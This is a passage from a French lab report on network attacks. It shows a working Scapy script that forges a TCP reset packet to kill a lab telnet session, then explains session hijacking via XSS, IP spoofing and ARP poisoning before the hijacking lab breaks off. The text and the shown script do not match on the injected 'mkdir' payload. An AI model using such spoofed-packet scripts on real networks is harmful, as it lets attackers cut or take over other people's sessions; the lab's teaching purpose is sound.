7- Envoi du paquet à l'aide de la fonction *send(pkt, verbose=0)* de Scapy, avec le paramètre verbose défini sur 0 pour supprimer l'affichage détaillé des informations d'envoi.

En utilisant Wireshark on va extraire les données suivants : @IP Source, @IP Destination, Numéro de port source, et le numéro de séquence du dernier packet TCP.




Figure 47: Informations du packet TCP

On modifie notre script en utilisant les informations extraits. Aussi on modifie le champ data. On veut créer un nouveau dans dossier nommé `attack` dans le chemin suivant '[/home/kali](#)' . On ajoute la ligne suivante : ``mkdir /home/kali/attack`

```

1 #!/usr/bin/python3
2 import sys
3 from scapy.all import *
4 print("sending reset packet....")
5 IPLayer = IP(src="192.168.1.36", dst="192.168.1.37")
6 TCPLayer = TCP(sport = 59198, dport = 23, flags="R", seq=313920603)
7 pkt = IPLayer/TCPLayer
8 ls(pkt)
9 send(pkt, verbose=0)
10

```

Figure 48: Le script modifié de l'attaque TCP Reset Attaque

On modifie notre script en utilisant les informations extraits et on l'exécute.




Figure 49: Exécution de script de TCP Reset Attaque

En revenant à notre machine Ubuntu, on remarque que la connexion telnet avec la machine Ubuntu Server a été fermé par une partie tier.




Figure 50: Session Telnet est fermé

C'est la fin de notre LAB.

2.4 Session Hijacking Attaque

Le détournement de session, également connu sous le nom de détournement de session TCP, est une méthode pour prendre le contrôle d'une session utilisateur web en obttenant secrètement l'identifiant de session et se faisant passer pour l'utilisateur autorisé. Une fois que l'identifiant de session de l'utilisateur a été accédé, l'attaquant peut se faire passer par cet utilisateur et faire tout ce que l'utilisateur est autorisé à faire sur le réseau.

2.4.1 Qu'est-ce qu'une session?

HTTP est un protocole sans état, donc les concepteurs d'applications ont dû développer un moyen de suivre l'état entre les connexions multiples d'un même utilisateur, plutôt que de demander à l'utilisateur de s'authentifier à chaque clic dans une application web. Une session est une série d'interactions entre deux points de communication qui se produit pendant la durée d'une seule connexion. Lorsqu'un utilisateur se connecte à une application, une session est créée sur le serveur afin de maintenir l'état pour d'autres demandes provenant du même utilisateur.

Les applications utilisent des sessions pour stocker des paramètres qui sont pertinents pour l'utilisateur. La session est maintenue "active" sur le serveur tant que l'utilisateur est connecté au système. La session est détruite lorsque l'utilisateur se déconnecte du système ou après une période prédefinie d'inactivité. Lorsque la session est détruite, les données de l'utilisateur doivent également être supprimées de l'espace mémoire alloué.

Un identifiant de session est une chaîne d'identification (généralement une longue chaîne alphanumérique aléatoire) qui est transmise entre le client et le serveur. Les identifiants de session sont généralement stockés dans les cookies, les URL et les champs cachés des pages web.

2.4.2 Types de Détournement de session

2.4.2.1 Le Hijacking actif

Cela consiste à prendre directement le contrôle d'une session active.

Dans ce cas, l'attaquant va cibler directement sa victime pour prendre possession de sa session active. Il va désactiver la cible et prendre sa place dans sa communication avec l'autre machine (le serveur en général). Cette attaque peut permettre à l'attaquant de faire tout ce qu'il désire sur le réseau, notamment créer de faux identifiants de connexion pour avoir accès, sans piratage, sur l'ensemble du réseau, etc.

2.4.2.2 Le Hijacking passif

Cela consiste à surveiller le trafic réseau, le capturer pour intercepter d'éventuelles informations sensibles, à savoir des mots de passe ou d'autres informations compromettantes.

Ces mots de passe pourront servir pour lancer des requêtes vers une cible (un serveur par exemple).

2.4.3 Différentes façons de faire du détournement de session :

Il existe de nombreuses façons de faire du détournement de session. Voici quelques-unes d'entre elles :

2.4.3.1 Cross Site Scripting (attaque XSS)

L'attaquant peut capturer l'identifiant de session de la victime en utilisant une attaque XSS à l'aide de JavaScript. Si un attaquant envoie un lien forgé à la victime avec le JavaScript malveillant, lorsque la victime clique sur le lien, le JavaScript s'exécute et exécute les instructions établies par l'attaquant.

2.4.3.2 Spoofing d'adresse IP

Le spoofing consiste à se faire passer par quelqu'un d'autre. Cette technique est utilisée pour accéder de manière non autorisée à l'ordinateur avec l'adresse IP d'un hôte de confiance. Pour mettre en œuvre cette technique, l'attaquant doit obtenir l'adresse IP du client et injecter ses propres paquets contrefaits avec l'adresse IP du client dans la session TCP, afin de tromper le serveur en lui faisant croire qu'il communique avec la victime, c'est-à-dire l'hôte d'origine.

2.4.3.3 Détournement TCP/IP

Lors de l'établissement d'une session TCP, le client commence par envoyer un paquet SYN (SYN = synchronisation) avec un numéro de séquence. Ce nombre est utilisé pour assurer la transmission des paquets dans un ordre chronologique. Il est augmenté de 1 avec chaque paquet. Les deux côtés de la connexion attendent un paquet avec un numéro de séquence spécifié. Le premier numéro de séquence pour les deux directions est aléatoire. Le serveur répond avec un paquet SYN/ACK (ACK = accusé de réception) qui contient le numéro de séquence du client + 1 et également un numéro de séquence de départ propre. Le client confirme tout avec un paquet ACK comprenant le numéro de séquence du serveur + 1, après quoi la session est établie.

Pour détourner une session, il est nécessaire d'envoyer un paquet avec un bon numéro de séquence, sinon ils sont rejetés. Vous pouvez capturer la connexion existante, cela fonctionne sans problème dans les réseaux qui utilisent des Hubs, mais pour le faire dans un réseau commuté, vous avez une seule option : Man in the middle !

Pour faire Man in the middle, nous utilisons l'ARP Poison Routing. ARP (protocole de résolution d'adresse) relie les adresses MAC aux adresses IP pour rendre possible un transfert de données sur Ethernet.

Afin de capturer la connexion entre deux hôtes, l'attaquant envoie un paquet ARP manipulé à l'un des hôtes contenant l'IP du deuxième hôte et le MAC de l'attaquant. Ainsi, cet hôte envoie chaque paquet destiné au deuxième hôte à l'attaquant. La même chose est faite avec l'autre hôte, l'attaquant lui-même transmet simplement les paquets, il agit donc comme un intermédiaire invisible, comme Man in the middle.

Pour pirater la session, nous attendons un paquet et utilisons les informations qu'il contient : l'adresse IP source, l'adresse IP de destination, le port source, le port de destination et le numéro de séquence. Avec ces données, nous créons notre propre paquet et l'envoyons immédiatement au serveur. Le serveur l'accepte et augmente le numéro de séquence attendu pour le prochain paquet. Dès que le prochain paquet du véritable client arrive, le serveur le rejette en tant qu'obsolète, de sorte que le client est désynchronisé et perd la connexion.




Figure 51: TCP Session Hijacking Attaque

2.4.4 LAB : TCP Session Hijacking

Dans ce LAB, nous allons présenter l'attaque de TCP Session Hijacking.

Les Outils qu'on va utiliser sont:

Oracle VM VirtualBox

Machine Virtuelle

(Attaquant): Kali Linux

Deux machines virtuelles (Victimes): Ubuntu / Ubuntu Server

Util: Wireshark, Script Python.

Première chose qu'on va faire est de démarrer toutes les machines virtuelles.

On doit configurer les machines virtuelles (Kali, Ubuntu, Ubuntu Server) pour qu'elles soient dans la même plage réseau. Pour ça on va changer les paramètres de les machines virtuelles. On suit les étapes suivants pour chaque une des machines:

Configuration → Réseau → Mode d'accès réseau

Dans le mode accès réseau on va choisir Accès par pont et on click sur Ok.




Figure 52: Adapter de la machine Kali

Maintenant on doit connaître l'adresse IP de chaque machine. Pour toutes les machines, on va ouvrir "Terminal" et taper la commande suivante: `ifconfig`




Figure 53: Adresse IP de la machine Ubuntu Client

L'adresse IP de notre machine Ubuntu est : 192.168.1.36




Figure 54: Adresse IP de la machine Ubuntu Server

L'adresse IP de notre machine Ubuntu Server est : 192.168.1.37




Figure 55: Adresse IP de la machine Kali

L'adresse IP de notre machine Kali est : 192.168.1.38

Maintenant On doit tester le ping. On teste le ping en utilisant pour les trois machines la commande suivante:
ping @IP




Figure 56: Ping vers la machine Ubuntu Server




Figure 57: Ping vers la machine Ubuntu Client

Maintenant On va établir une connexion entre les deux machines Ubuntu et Ubuntu Server en utilisant Telnet.

Depuis notre machine Ubuntu, on lancer Terminal et on tape la commande `telnet` suivie de l'adresse IP de la machine Ubuntu Server. La commande sera donc : `telnet 192.168.1.37`

Après on doit saisir le mot de passe de la machine Ubuntu Server.




Figure 58: Etablissement d'une session Telnet

On va lister les dossiers qui existent déjà dans le chemin `/home/kali` pour qu'on puisse comparer à la fin est ce qu'il y a quelque chose de nouveau.




Figure 59: Liste des dossiers qui existent dans la machine Ubuntu Server

Alors en revenant à notre machine Kali et on lançant Wireshark et analyser le flux réseau, on va remarqué qu'il y a une connection telnet établie.

